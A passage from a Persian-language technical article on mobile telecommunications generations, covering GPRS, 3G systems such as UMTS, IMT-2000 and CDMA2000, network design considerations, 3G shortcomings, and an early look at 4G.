- استفاده از سیستم سوئیچینگ بسته ای که در واقع اولین پله جهت رسیدن به نسل سوم می باشد .



(شکل ۳) شبکه GPRS

نسل سوم مخابرات سیار 3G :

نسل سوم مخابرات سیار برای رسیدن به نرخ بالای اطلاعات ارسالی و دریافتی (دیتا) با کیفیت بهتر و دسترسی راحتتر ایجاد شده اند .در اروپا سه نوع شبکه در حال رشد تحت بررسی هستند . شبکه و سامانه های رادیوئی همراه نسل سوم یا آنچه که بنام UMTS و IMT2000 خوانده می شود در سال 2001 برای اولین بار توسط یک شرکت ژاپنی بنام DoCoMo شکل گرفت . فعالیت های پژوهشی این گونه سیستمها ابتدا در سال 1989 تحت چارچوب برنامه پژوهشي اروپا موسوم به RASE1 ، قبل از بکارگیری اولیه سامانه های رادیوئی همراه نسل دوم آغاز شد .و در چارچوب برنامه های اروپایی موسوم به RASE2 در سال 1991 و در برنامه ای موسوم به ACTS در 1995 ادامه یافت . هدف اصلی این نسل از سیستمهای مخابراتی پشتیبانی خدمات داده پهن فراتر از سرعت 2Mb/s توسط واسطه های رادیوئی باند پهن و خدمات فراگردی Roaming بین المللی برای سوییچ مداری و خدمات بسته ای است. IMT2000 با بکار گیری روش های FDD و TDD بطریقی کارا و موثر خدمات داده ای متقارن و نامتقارن را پشتیبانی می کند . یکی از مهمترین اهداف نسل سوم رسیدن به وحدت رویه بین المللی می با شد . با تحول در نسلهای سیستمهای مخابراتی فن آوریهای مختلف واسط هوایی نیز ایجاد شده است .

سوئیچینگ در نسل سوم :

شبكه هاي موبايل نسل سوم از يك شبكه دسترسي راديويي RAN ويك شبكه هسته ايجاد شده اند.


- شبكه هسته شامل بخشي بنام Packet Sw است كه شامل SGSNو GGSN هاي نسل سوم ميباشد بخش ديگر شبكه هسته Circuit Sw نام دارد كه شامل 3G MSC براي سوئيچ كردن تماس هاي صوتي است عمل شارژينگ ودسترسي از طريق CGF انجام ميشود كه آن نيز بخشي از شبكه هسته است . عملكرد RAN از عملكرد شبكه هسته مجزا است :

- شبكه دسترسي : دسترسي مستقل از فناوري شبكه هسته ، براي ترمينال هاي موبايل انواع مختلفي از شبكه هاي هسته و سرويس هاي شبكه را فراهم ميكند . هر يك از دو بخش شبكه هسته ميتواند به سرويس RAN مناسب دسترسي داشته باشد . بعنوان مثال امكان دسترسي به يك سيستم دسترسي راديويي گفتاري (Speech) از طريق بخش Packet Sw بايد وجود داشته باشد. شكل ٤ يك مدل مرجع را براي شبكه نسل سوم نشان ميدهد كه بر اساس پروتكل IP بنا نهاده شده است و توسط واسط هايي كه در شكل نمايش داده شده هر قسمت از شبكه با قسمتهاي ديگر شبكه در ارتباط است .

جدول ١ نشان دهنده سوئيچينگ بسته اي در نسلهاي مختلف است .

	2G 2000	Early 3G (2002-2003)	Late 3G (2004-2005)	4G (2006 +)
Air interface				
Voice	**Circuit**	**Circuit**	**Circuit**	**Packet**
Data	**Circuit**	**Packet**	**Packet**	**Packet**
Access network				
Voice	**Circuit**	**Circuit**	**Packet**	**Packet**
Data	**Circuit**	**Circuit**	**Packet**	**Packet**
Core network				
Voice	**Circuit**	**Packet**	**Packet**	**Packet**
Data	**Overly Packet**	**Packet**	**Packet**	**Packet**

(جدول 1) سوئيچينگ بسته ای در نسلهای مختلف (Packet switching)



(شكل 4) مدل مرجع برای شبکه نسل سوم

- واحد PCU (Packet Control Unit):

مهمترين وظايف اين قسمت عبارت است از :
ـ انجام توابع مربوطه لايه دو، يعني توابع RLC و MAC
ـ تنظيم منابع راديويي.
ـ اختصاص كانال ارتباطي.

- واحد E-SGSN (E - Serving GPRS Support Node) :

كه وظايف اين واحد عبارت است از :
ـ دريافت ترافيك مشتريان موبايل و هدايت آنها به سمت GGSN
ـ برقراري اتصال با HLR به منظور تعيين اعتبار و انجام امور شارژينگ مشتريان .
ـ انجام مديريت نشست .
ـ رمز نگاري و فشرده سازي ديتا .

- واحد E-GGSN (E - GPRS Gateway Support Node) :

در واقع اين واحد دروازه اتصال شبكه با شبكه ديتاي بيروني و شبكه اينترنت است .
ساير وظايف اين واحد عبارتند از :

ـ باز كردن ديتاي تونل شده از SGSN و هدايت آن به سمت HOP بعدي .
ـ انجام توابع Firewall و Packet Filtering .
ـ حمايت پروتكل DHCP جهت تخصيص IP .

IMT2000

ITU همراه با تمام كشورهاي عضو ، برنامه اي را با نام IMT-2000 آغاز كرد كه مخفف تلفنهاي همراه بين المللي مي باشد . هدف اين برنامه توسعه و تكميل يك استاندارد واحد ديجيتالي است كه در سراسر دنيا عملي باشد . تخصيص فركانس در اين برنامه بين 1885تا 2200 مگاهرتز است ،;كه اين عمل از انشعابي كه از روي آوردن به تكنولوژي ديجيتالي در نسل دوم بين كشورهای مختلف در ايجاد یک استاندارد واحد بوجود آمد همچنان بعنوان مانعي بر سر راه نسل سوم نيز ديده می شود .

IMT2000 ويژگي هاي زير را تامين نمايد :

- دسترسي به اطلاعات با سرعت بالا
- پشتيباني از سرويسهاي چند رسانه اي باند پهن
- جابجايي عمومي

كشورهاي مختلف همانطور كه قبلا ذكر شد پروتكلهاي دسترسي متعدد مختلفي را بر مبناي تقسيم كد ، پيشنهاد كردند .اما ITU فركانسي را به IMT2000 اختصاص داده است و سيستم دسترسي راديويي CDMA2000 را به عنوان عضو CDMA-multicarrier خانواده استاندارد IMT2000 تصويب كرده است .

عدد 2000 در عبارت IMT-2000 داراي سه معني بود ، اين عدد نشان دهنده سالي است كه قرار بود اين برنامه آغاز شود و نيز نشان دهنده باند فركانس ، و حد اكثر سرعت داده ها بر حسب كيلو بايت در ثانيه مي باشد .

اروپا كار خود را با چندين سيستم آنالوگ نسل اول مثلNMT در كشورهاي اسكانديناوي و TACS در انگلستان آغاز كرد . كهاين سيستمها هيچگونه همخوانی با يكديگر نداشتند . در نسل دئم اين مشكل با در نظر گرفتن تكنولوژی واحد GSM و استفاده از رابط هوايی TDMA حل شد ، و در نسل سوم سعی گرديد تا مشكلات موجود برطرف گردد .

ارتقاء از نسل دوم به نسل سوم دارای چندين مرحله ميانی است كه اولين گام (2.5G) يا GPRS ميباشد . كه .Packet Sw را با سيستم GSM ادغام می كند .

مرحله مياني بعدي بنام Enhanced Data GSM Environment يا EDGE مطرح است اين روش نوعي اصلاح مدولاسيون درGPRS محسوب مي شود، در حالي كه GPRS از مدولاسيون GMSK استفاده مي كند روش EDGE از مدولاسيون GPSK سود مي برد كه سرعت داده ها سه برابر افزايش ميدهد .

سيستم مخابرات موبايل عمومي UMTS

UMTS يك سيستم نسل سوم مي باشد .. اين سيستم براي استقرار در سال 2002 طراحی شده است. معماري UMTS همانند معماري استفاده شده در شبكه ATM مي باشد و قصد دارد با فرايند پردازش تماس عمومي ، سرويس هايي را براي هر دو نوع مشتركين ثابت و موبايل فراهم نمايد و معماري اين سيستم شامل قسمتهاي زير است :

- شبكه هاي مركزي (سوئيچينگ) : مسئول انجام سوئيچينگ و توابع انتقالي است .
- شبكه كنترل (سرويس): به خاطر وجود توابع مديريت جابجايي از roaming پشتيباني مي كند .
- شبكه دسترسي راديويي : كانال دسترسي را براي كاربران موبايل فراهم مي نمايد و سيگنالينگ و مديريت منابع راديويي را انجام مي دهد .

UMTS هر دو نوع تركيبات هوايي (ماهواره هاي) جهاني و زميني را شامل ميشود . در UMTS يك سيستم ساختار سلولي سلسله مراتبي ، مستقر مي باشد با ماكروسلولهايي كه ميكرو سلولها و پيكوسلولها را مي پوشاند , ترافيك موبايل حجيم تر ، بر روي ماكروسلولها انجام مي شود . تا تعداد Handoff مورد نياز كاهش يابد . يكي از اهداف UMTSپشتيباني از جا بجايي ميان شبكه هاي مختلف مي باشد .

براي پشتيباني از جابجايي عمومي و پوشش جهاني UMTS در برگيرنده هر دو نوع سيستم هاي زميني و ماهواره اي است اين مسئله Roaming با ساير شبكه ها نظير GSM را فراهم مي كند . UMTS يك فناوري دسترسي باند پهن انعطاف پذير را تامين خواهد نمود كه از هر دو نوع ترافيك IP و non IP در حالتهاي مختلف نظير سوئيچينگ بسته اي Packet Switching و سوئيچينگ مداري Circuit Switching و مدار مجازي پشتيباني مي كند .

نكته مثبت در UMTS در اين است كه يك شبكه واقعي از نوع .Packet Sw محسوب مي شود ، و نكته منفي درباره آن اين است كه فركانس اين نسل متفاوت از 2G و 1G ميباشد (2000 مگاهرتز) يعني براي ارتقاء سيستمهاي نسل قبل به اين نسل احتياج به پول زيادي است. جالب اينجا است كهUMTS براساس رابط هوايي TDMA كار نمي كند ، بلكه براساس يك رابط هوايي CDMA به نام WCDMA نوع پهن باند كار مي كند .

بر خلاف اروپا ، ايالات متحده كار خود را با يك استاندارد واحد آنالوگ سلولي به نام AMPS و در باند فركانس 900 مگاهرتز آغاز كرد ، و وقتي نوبت به ارتقاء به نسل دوم رسيد آمريكا روش كاملا متفاوتي در پيش گرفت و وارد سه رويكرد يا روش بر اساس دو باند فركانس متفاوت يعني 900 و 1900 مگاهرتز كار ميكند .


در ایالات متحده برای رسیدن به نسل سوم دو مسیر متفاوت وجود دارد . که با روشهای استفاده شده در اروپا برای رسیدن به نسل سوم متفاوت است و سازگاری ندارد .
اولين مسيركه ، مسير TDMA و تحت تكنولوژي EDGE كه در اروپا مورد استفاده است با2.5G متحد خواهد بود بنابراين اين سيستمهاي 2.5G با آنهاييكه در اروپا هستند ارتباط برقرار خواهد كرد هر چند كه از فركانسهايي با اندكي تفاوت سود خواهند برد .
دومين مسير، مسير CDMA است كه از ميان مجموعه اي از ارتقاء هاي CDMA گذر خواهد كرد مدل 2.5G به نام CDMA2000 1X و مدل 3Gبنام CDMA2000 3X خوانده مي شود . هر كدام از اين معرفها نوعي بهبود يا افزايش در پردازش سيگنال عرض باند و مدولاسيون مي باشند . كه اين مدل از CDMA با WCDMA در اروپا سازگار نيست . ژاپن براي دو نسل اوليه به صورت منزوي با سيستم آنالوگ نسل اول خود بنام JTACS و با سيستم ديجيتال نسل دوم خود بنام PDC بر اساس يك رابط هوايي TDMA كار كرد . به علت وجود اين وحدت رويه براي ژاپن ورود به 2 .5G و از آنجا مستقيما رفتن به سراغ يك سيستم 3G امان پذير بود در نتيجه ژاپن اولين كشوري است كه موفق به راه اندازي سيستم 3G گشت .

طراحی شبکه نسل سوم

طراحی و پیاده سازی شبکه یکی از موارد مهم کلیدی ونیز هزینه ساز برای عامل کار گزار شبکه میباشد. طراحی شبکه شامل دو بخش است .

- طراحی شبکه رادیویی : طراحی شبکه رادیویی شامل محاسبات بودجه لینک ، ظرفیت ها وتعداد سایت های مورد نظر میباشد . بعلاوه طراحي شبكه راديويي شامل پوشش دقيق وطراحي پارامترها براي هر سايت جدا ميباشد .
- بعد بندي شبكه : در بعد بندي شبكه تعداد كانالهاي مورد نياز در BS ، ظرفيت خطوط انتقال، تعداد BSC ها ، و سوئيچ ها و عناصر ديگر شبكه محاسبه ميشوند .

بايد به اين نكته توجه كرد كه وجود نرخ بيتهاي مختلف وگوناگوني سرويسهاي ارائه شده در نسل سوم عمل طراحي شبكه نسل سوم را در مقايسه با طراحي نسل دوم پيچيده تر ميكند . شرط لازم براي طراحي يک شبکه رادیویی مناسب و کارا ، شناخت خوب از محیط رادیویی است زیرا محیط رادیویی به مقدار زیادی تغییر پذیر است . حتي در داخل سلول نياز به اندازه گیریهای دقیق وبهینه سازی میباشد .
استراتژی طراحي شبكه شامل طراحي ميكروسل ، پوشش داخل ساختمان ونرخ بيت بالا وحركت از نسل دوم به نسل سوم ميباشد . چند عامل بايد در طراحي شبكه در نظر گرفته شود كه شامل قيمت انتقال خطوط ثابت ، سهولت بدست آوردن محل سايت ها واينكه با چه قيمتی سايتهای سلول بدست ميآيند بعلاوه عواملي از قبيل برج آنتن نيز در محل BS تاثيرگذار است ، توزيع ترافيكی نيز به استراتژي گسترش اثر مي گذارد .
يک استراتژي در گسترش شبكه ميتواند استفاده از ماكروسل ها در پوشش خارج ساختمان وپوشش پيكوسلي در پوشش داخل ساختمان باشد . بعلاوه ماكروسل ها براي پر كردن نقاط كور در پوشش داخل ساختمان بكار ميروند . البته بهتر است كه از ماكرو سل ها براي مسائل ظرفيتی استفاده شود . نكته بسيار مهم در طراحی شبکه در نظر گرفتن سرویسهای ارائه شده توسط آن شبکه میباشد . مثلا براي سرويسهايی نظير انتقال ويديويی كه نرخ بيت بالا لازم دارند پوشش يكنواخت لازم است . لازم به ذكر است اگر در شبکه فعلی از نسل دوم نيز استفاده ميشود در طراحی مسائلی از قبيل HO بين سيستم قديم وجديد بايد مد نظر قرار گيرد . شكل ٥ ساختار پوشش شبكه نسل سوم را نشان ميدهد كه شامل پوشش ماهواره ای وپوشش گيرنده و فرستنده های زمينی (آنتن ها) می باشد .



(شكل ٥) ساختار پوشش نسل سوم

كاربرد شبكه هاي نسل سوم

شبكه هاي سلولي نسل سوم در واقع نسل سوم سرويس صوتي ديجيتالي بي سيم PCS ميباشند.و فركانس هاي مورد استفاده بوسيله تجهيزات نسل سوم با فركانس هاي PCS هم پوشاني ميكنند. اگرچه شبكه هاي نسل سوم تلفن هاي سلولي بيشتري را تحت پوشش قرار خواهند داد . اين كار به دليل توسعه تكنيك CDMA ميسر گرديده است . سيستم IS -95 استفاده از تكنيك طيف گسترده DSSS روي باند مياني1.25 Mhz اجرا ميشود . نسل سوم از يك باند گذر 5 Mhz و 10 و20 همراه با تكنيك CDMA استفاده ميكنند . بدين گونه واژه CDMA باند پهن يا WCDMA به لايه فيزيكي زيرين اين شبكه منصوب ميگردد. شبكه هاي نسل سوم با سرعت زياد وجذابيت فراوان به سمت تكامل پيش ميروند . ويژگيهاي اصلي شبكه هاي نسل سوم به شرح زير است :

- سرعت ارتباط دو طرفه 2 Mbit/s براي استفاده در محيطهاي بسته (درحالت سكون) اين سرعت با سرويسهاي XDLS قابل رقابت ميباشد .
- سرعت384 Kbit/s براي استفاده در هنگام پياده روي .
- سرعت144 Kbit/s براي اتومبيل ها در هنگام حركت در بزرگراهها .
- قابليت ارتباط جهاني

جذابيت شبكه هاي نسل سوم در ارئه خدمات باند پهن در آن است كه اگر يك كاربر بتواند به سرعت2 Mbit/s براي سرويس هاي صوتي و بي سيم دسترسي يابد ديگر چه نيازي به مودم كابلي يا XDSL وجود خواهد داشت .چرا كه خواهد توانست با 3G از داخل تاكسي كنفرانس ويديويي بدهد.

- كليپ ها را با كيفيت تماشا كند.
- در روز تعطيل عكس هاي گرفته شده خود را همان لحظه براي دوستان و خانواده ارسال كند.

شبكه هاي نسل سوم امكان استفاده از عرض باند هاي1.25 Mhz و5 و 10 و20 از عرض باند را در محدوده يك باند120 Mhz , (FDE)دارند.

براي دستيابي به سرعت ارسال 2 Mbit/s به 20 Mhz عرض باند نياز داريم در مورد سرويس384 Kbit/s براي استفاده هاي ثابت و موبايل به 5Mhz عرض باند نياز داريم.در جديدترين پياده سازي هاي شبكه هاي نسل سوم از كانال هاي 5 MHz با استفاده از مدولاسيون DSSS وQAM16 وQPSK وBDSK استفاده مي شود .مدولاسيون QAM وQPSK در مسير DOWNLINK وBPSK ودر مسير UPLINK مورد استفاده قرار مي گيرد .اين طيف ها داراي مجوز مي باشد .

مشكلات وكمبودهاي 3G

تقارب دو فناوری يعنی ارتباطات اينترنتی و پيشرفتهای مخابرات سيار سبب شده است كه تعداد كاربران اين گونه سيستمها در آمار و ارقام پيش بينی شده در سال 2004 معادل يک ميليارد نفر برآورده شود . كه اين رقم در حال حاضر حدود ۲۵۰ ميليون نفر می باشد . بنابراين با افزايش كاربران اين سيستمها و هزينه هنگفتی كه برای ارتقاء شبكه قديمی به نسل سوم جهت پوشش كاربران شده است ، هنوز به نرخ داده ارسالی مورد نظر و واقعی كه همان 2Mbps در عمل است . به درستي دست نيافته و مشكلات ديگری از قبيل موارد زير وجود دارد :

- عدم Roamingجهاني بدليل مخالف كشور آمريكا با ITUدر فركانس انتخاب شده 2000 مگابيت بر ثانيه براي اين سيستم .

استفاده از روش سوييچينگ مداري Circuit-Switched و Packet-Switched در اين نسل جهت ارسال ودريافت داده.

- هزينه گزاف وبسيار گران ارتقا شبكه هاي نسلهاي ديگر به اين نسل .
- عدم همخواني فركانس اين نسل با نسل 2.5G و 2G
- ساپورت ويديويي با كيفيت پايين .
- دريافت مجوز استفاده از باندهاي فركانسي جديد .
- هزينه زياد ساخت وراه اندازي شبكه هاي جديد.
- وجود اختلافات وتفاوت بين استانداردهاي IMT2000 , 3G .
- امنيت محرمانه بودن .

- ناشناخته بودن ومنتظر ماندن تا زمانيكه سيستم بتواند كارائي خود را به اثبات برساند.
- سختيها ومشكلات موجود در تجارت اين نسل
- نه فقط صدا بلكه داده ها در همه اشكال بايد داراي قابليت و كيفيت خوب باشد .

- تغيير مكان :

- با تغيير مكان كاربر وعدم يكپارچگي يا وحدت رويه بين المللي كارايي سيستم محدود است.
- در نسل سوم انتقال صدا از طريق هوا ودسترسي شبكه اي بصورت سوييچينگ مداري بوده واين يك نقص به حساب مي آيد .

نسل چهارم 4G

هنوز از سیستمهای 3G در جهان استفاده نشده است ولی صحبتهایی مبتنی بر پیاده سازی 4G مطرح می شود .

آیا اکنون نیازی به مطرح کردن این بحث وجود دارد؟

در سال 1991 همزمان با پیاده سازی سیستمهای GSM بحثهایی مبتنی بر نیاز به سیستم 3G مطرح شد. یکی از مهمترین مواردی که دلیل این امر می باشد توسعه و پیشرفت در جهت برآورده کردن نیازهای آینده می باشد. هر چند توسعه ساختار شبکه های مخابراتی کند و زمان بر هستند و ممکن است چندین سال طول بکشند این امر ما را مطمئن می سازد که تحقیقات صورت گرفته در آینده وقتی که باید به سیستم اعمال شوند مناسب می باشند.

انتظار می رود سیستمهای 4G از سال 2010 به بعد پیاده سازی شود و لذا باید نیاز مشتریان آن زمان را برآورده سازد. نرخ بالای داده اصلی ترین نیاز استفاده کننده های آینده خواهد بود.

نسل چهارم باید از چندین سیستم مخابراتی جهت پوشش جهانی بهره ببرد و ارتباطات چند رسانه ای و دسترسی به شبکه های بی سیم ثابت و اینترنت را با سرعت خیلی زیاد فراهم کند.

در سالهای اخیر شرکتهایی مانند Ericsson,Motorola,Lucent,Nortel امکان توسعه 3G را مورد بررسی قرار داده اند و شرکت Ericsson امکان برقراری ارتباط 50 برابر سریعتر از شبکه های 3G را در 4G تایید قرارداده است .مقایسه بین نسل سوم و نسل چهارم در جدول ۲ نشان داده شده است .


3G	4G
▪ Data Rates of 100 Kbps to 2 Mbps	▪ Data Rates up to 100 Mbps
▪ Goal is 'to provide multimedia multirate mobile communications anytime and anywhere .	▪ Expansion on the 3G goal to provide a wider range of new And improved multimedia services .
▪ Connection between the cellular world and the wired Internet firmly established .	▪ Integration of broadcast , cellular , cordless , Wireless LAN , short – range and fixed wire System to appear as a single seamless network .
▪ Mobile devices used mainly for human- to human And Human- to – Machine communication .	▪ Not only the 3G modes of communication but also Characterized by a great deal of machine- to- Machine traffic .

(جدول ۲) مقایسه بین نسل سوم و چهارم

معرفي سيستم 4G

تقريباً هر دهه شاهد انقلابي در سيستمهاي مخابرات موبايل بوده ايم. نسل اول (1G) در سال 1970و نسل دوم (2G) درسال 1980 به طور گسترده اي براي كاربردهاي صوتي استفاده شدند. سيستمهاي (1G) بر اساس تكنولوژي آنالوگ پايهگذاري شدند. هر چند سيستمهاي نسل دوم سيستمهاي ديجيتالي مانند PDC, GSM, IS54 و IS95 بودند. اين سيستمها بطور بين المللي كار مي كنند و مهمترين سيستمهاي در حال كار مي باشند. نرخهاي داده براي استفاده كنندگان در خطوط هوايي اين سيستمها به كمتر از چند ده كيلو بيت در ثانيه محدود مي شود.

مخابرات موبايل (IMT-2000) كه به عنوان نسل سوم سيستمهاي سلولي معرفي شده است مي تواند 2Mb/s در داخل محيطهاي داخلي و 144kb/s در وسائل متحرك فراهم آورد. در قرن بيست ويكم ، جامعه و اقتصاد به شدت به ارتباطات ديجيتال كامپيوتري وابسته خواهد بود. تقريباً تمام اطلاعات به استثناء صوت real-time ديجيتالي خواهند شد. تجهيزات موبايل يك قسمت ضروري از زندگي روزانة ما شده است.شكل ٦ آيندة مخابرات موبايل را نشان مي دهد. واضح است كه آنها بايد تقاضاهاي نرخ زياد داده ، تحرك زياد و پوشش يكپارچه را محقق سازند. هر چند، خيلي مشكل است تا شماي روشني از سيستمهاي نسل چهارم ارائه دهيم. اصولاً تصور سيستمي كه هم نرخ بالاي داده و هم تحرك بالا داشته باشد مشكل به نظر مي رسد. به علاوه ، عملكرد سيستم به شدت بر باندهاي فركانسي بستگي خواهد داشت. با در نظر گرفتن مشكلات فني ، سيستمهاي آينده شامل چندين سيستم مختلف خواهند بود.




(شكل ٦) سيستمهای مخابرات موبايل

پيش بيني استفاده

يك پيش بيني از استفاده ارتباطات موبايل در شكل۷ در كشور ژاپن به عنوان مثال نشان داده شده است. تعداد مشتركين موبايل در حدود ۸۱ ميليون نفر تا سال 2010 خواهد بود. همانطور كه در شكل نشان داده شده تا سال 2006 اين تعداد اشباع خواهد شد.


همانطور كه تعداد مشتركين اشباع مي شود، ترافيك نيز افزايش خواهد يافت. ستونها نمايانگر پيش بيني تعداد استفاده كنندگان اينترنت موبايل مي باشد.



(شكل ۷.) پيش بيني بازار مخابرات موبايل در ژاپن

